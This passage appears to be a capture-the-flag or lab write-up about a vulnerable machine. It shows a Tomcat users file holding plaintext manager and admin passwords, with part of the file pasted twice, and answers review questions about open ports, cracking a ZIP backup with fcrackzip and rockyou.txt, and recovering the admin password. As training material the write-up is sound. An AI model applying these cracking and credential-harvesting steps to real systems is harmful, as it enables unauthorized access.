<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
              version="1.0">
<!--
  By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application.  If you wish to use this app,
  you must define such a user - the username and password are arbitrary.

  Built-in Tomcat manager roles:
    - manager-gui    - allows access to the HTML GUI and the status pages
    - manager-script - allows access to the HTTP API and the status pages
    - manager-jmx    - allows access to the JMX proxy and the status pages
    - manager-status - allows access to the status pages only

  The users below are wrapped in a comment and are therefore ignored. If you
  wish to configure one or more of these users for use with the manager web
  application, do not forget to remove the <!.. ..> that surrounds them. You
  will also need to set the passwords to something appropriate.
```



```
    - manager-gui    - allows access to the HTML GUI and the status pages
    - manager-script - allows access to the HTTP API and the status pages
    - manager-jmx    - allows access to the JMX proxy and the status pages
    - manager-status - allows access to the status pages only

  The users below are wrapped in a comment and are therefore ignored. If you
  wish to configure one or more of these users for use with the manager web
  application, do not forget to remove the <!.. ..> that surrounds them. You
  will also need to set the passwords to something appropriate.
-->
<!--
  <user username="admin" password="<must-be-changed>" roles="manager-gui"/>
  <user username="robot" password="<must-be-changed>" roles="manager-script"/>
-->
<!--
  The sample user and role entries below are intended for use with the
  examples web application. They are wrapped in a comment and thus are ignored
  when reading this file. If you wish to configure these users for use with the
  examples web application, do not forget to remove the <!.. ..> that surrounds
  them. You will also need to set the passwords to something appropriate.
-->
<!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>

-->

<role rolename="manager-gui"/>
<user username="manager" password="melehifokivai" roles="manager-gui"/>

<role rolename="admin-gui"/>
<user username="admin" password="melehifokivai" roles="admin-gui, manager-gui"/>
</tomcat-users>
```

Review questions:

1. What is the IP address of the vulnerable machine?
   10.0.2.4

2. Which ports are open on the victim's machine?
   Port 22 – Running TCP – Service: SSH
   Port 80 – Running TCP – Service: HTTP
   Port 8080 – Running TCP – Service HTTP-Proxy

3. Are there any interesting files on the server? If yes, what is the name of the file?
   Yes, there is a ZIP file called backup.zip on the server.
   There is a high probability that this file contains files which have been backed up on the server.

4. If you found the file in the above Q3, is it protected? If yes, what is the password?
   Yes, it is password protected.
   Upon running the fcrackzip command with the rockyou.txt wordlist on the ZIP file, I was able to acquire a "possible password" - @administrator_hi5

5. What is the password for the admin user?
   When I unzipped the backup.zip file, I got a file called tomcat-users.xml, which, when opened, seem to have information associated with the various roles that were created to access the server.
   The admin password was stored under the "admin-gui" role, and the password was "melehifokivai".